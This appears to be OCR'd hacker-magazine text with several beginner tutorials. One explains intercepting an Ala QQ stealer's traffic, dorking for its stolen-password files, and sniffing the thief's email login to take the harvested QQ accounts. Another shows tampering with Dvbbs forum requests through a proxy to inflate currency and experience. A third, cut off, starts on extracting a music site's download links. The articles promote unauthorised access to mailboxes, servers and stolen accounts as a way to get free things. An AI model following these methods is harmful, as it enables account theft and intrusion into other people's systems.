前期有几篇关于打造免查杀木马的文章，其中关于啊啦QQ大盗就有两篇。说实话这个软件我没有用过，但是这个软件在网络上十分流行，大多数的菜鸟都被这家伙盗过号（我也被盗过）。今天我就来简单讲讲如何螳螂捕蝉黄雀在后，至于盗号者怎么盗窃QQ我就不说了，只讲一下如何反跟踪获得盗号者的成果。

首先，我们要了解啊啦QQ大盗的工作模式，它有两种盗窃模式：

1.网站模式。2.邮件模式。

所有的盗号程序都有邮件模式，通过发邮件的形式把盗窃后的账号和密码发送到盗号者的邮箱里面，而网站模式是利用ASP来接收被盗的账号和密码。

网站模式

首先，运行Winsock Expert同时打开进程中的NTdhcp.exe（这是QQ啊啦大盗窃取QQ账号和密码的程序），进行监视。你可以打开QQ随便登录一个QQ号码，密码随便填写一个，点击登录，不过一会儿NTdhcp.exe会发送刚才输入的密码和帐号到http://iceskyslnet.w271.sohon.com/zuopin/tmdqq.asp该程序再负责把接收到的账号和密码存储在qq.txt文件里，如图1、图2所示。




图1 NTdhcp.exe提交的http信息




图2 tmdqq.asp生成的qq.txt文件

大家可以通过google.com里面搜索inurl:qq.txt来找现成的QQ账号和密码，我通过查找只找到一个，通过注入进去后把tmdqq.asp和qq.txt文件给删除了。

但是盗号者通过改变tmdqq.asp和qq.txt的名字我们就很难得到这些现成的FREE资源了，qq.txt的改名必须在tmdqq.asp文件里面进行，如图3。

但是这样修改了还是可以通过，搜索Send OK!类似的字符串文件类型定义为




图3 修改qq.txt文件的名称

asp即可。（体力活，一个页面一个页面地找吧！）

如果tmdqq.txt中的代码没有加密还是会被找到的，找到以后就知道生成的文件是qq.txt还是其他名字了。相信经常使用这个盗号软件的朋友会把tmdqq.asp加密的。

邮件模式

如果你的电脑里的盗号程序是以邮件的形式发送成果到指定的邮箱，那么可以使用sniffer之类的程序来获得盗号者邮箱的账号和密码哦！为了刚入门的菜鸟能看懂，我在这里介绍一个十分简单的sniffer程序，该程序有一个图形界面，很容易上手，运行该程序单击“监听按钮”即可，如图4所示。




图4 正在监听本地机器上的smtp信息




图5 被记录的帐号和密码

盗号程序发送成果的时候会被记录一些敏感信息，并保存在该程序的目录下面，名字是pass.txt，如图5。

小提示： 软件处于监听状态时，最好不要进行和收发邮件相关的操作，这样会影响你的判断。

只要我们登录该邮箱，就能获得许多“免费”的QQ哦。这里收发邮件的都是同一个邮箱，如果盗号者稍微修改了一下，发邮件的和收邮件的不是同一个邮箱，那么我们就很难得到这些“免费”的资源了，所谓自己得不到的别人也休想得到。

最后：首先感谢小天提供空间给我测试，也请大家不要误会文章中所提到的地址是盗号者的地址。在测试过程中，发现该软件不管输入的账号和密码是否正确，都发送数据包，看来该软件的精确度还是不高啊。除了这款软件，我还试用了其他同类型的软件，在传送数据包的时候都没有加密，很不安全。至于会员版本的盗号程序有多安全我没有程序测试，也不是很清楚，请喜欢盗号的朋友们注意安全哦。

【文章中所涉及的Winsock Expert、X-sniffer，已经收录在光盘中】

编辑点评： 简简单单就找到盗号者的成果了，但正如文章中提到的，如果盗号者把ASP加密或使用两个邮箱来收发成果，那么这个方法就行不通了。我们还可以通过注入等方法来获得盗号者的成果哦，当然有时候也还是需要一点点运气才能顺利的。

动网论坛刷论坛币刷经验漏洞

宋雁鸣

从本文你可以学到：

1. 突破限制，提高在动网论坛中的金钱、魅力和经验值
2. 代理服务器软件Achilles的使用方法




图1 进行提升操作

动网论坛刷论坛币刷经验漏洞最近被发现，这个漏洞产生的原因是admin_postings.asp验证不严造成的，不过有个前提是操作者要有版主权限，可以提升帖子。下面我们就来看一下如何实现。

首先到论坛有权限的分版中随便发一个帖子，然后对其进行提升操作，如图1所示。




图2 进行代理设置

这时我们先不着急点“确定操作”，到IE浏览器中的“工具”—“internet选项”—“连接”—“局域网设置”—“代理服务器”，将地址设置为127.0.0.1，端口为5000，如图2所示。

然后打开Achilles（Achilles是一个设计用来测试web应用程序安全性的工具。它是一个代理服务器，运行后会占用本地计算机的5000端口），把Intercept Modes中的第1、2、5选项选中，再单击程序中的Start Proxy图标(三角形)，对一会要提交的数据进行截取，如图3所示。




图3 设置Achilles的相关选项

对Achilles设置完后，单击“确定操作”，这时我们可以看到Achilles已经截取到了我们发送的数据，如图4所示。




图4 修改数据包中的信息

我们分别对金钱、魅力和经验各加100，原来的: title=&content=test&doWealth=50&douserCP=49&douserEP=48，就变为title=&content=test&doWealth=150&douserCP=149&douserEP=148，因为我们增加了3个字符。我们再把Content-Length：122改为Content-Length：125，提交后就成功了，如图5所示。




图5 对金钱、经验、魅力成功增加100

注意：本文的测试环境为动网论坛7.1SQL版。

【文章中所涉及到的Achilles，已经收录在光盘中】

编辑点评： 作者的方法非常简单，避免了使用nc来提交数据，让那些讨厌的命令行下操作的菜鸟们减小了难度。在此我想留一个问题给读者：如果用nc该如何完成呢？

免费获得ting.666ccc.com的歌曲资源

hailing

从本文你可以学到:

1.如何利用RealPlayer来获得下载信息

2.如何批量获取音乐下载地址

大家好，今天我上网的时候偶然发现了 ting.666ccc.com 中的一个可以下载在线歌曲的问题，也许你已经发现了，呵呵，我想还是把它写出来与大家分享吧。

既然要下载它的歌曲，就一定要知道它的真实地址，然后再用像网际快车这样的下载软件下载。今天我们就来找一下它的真实地址吧。

就以S.H.E.的专集为例。这是在网页中播放的效果，如图1所示。

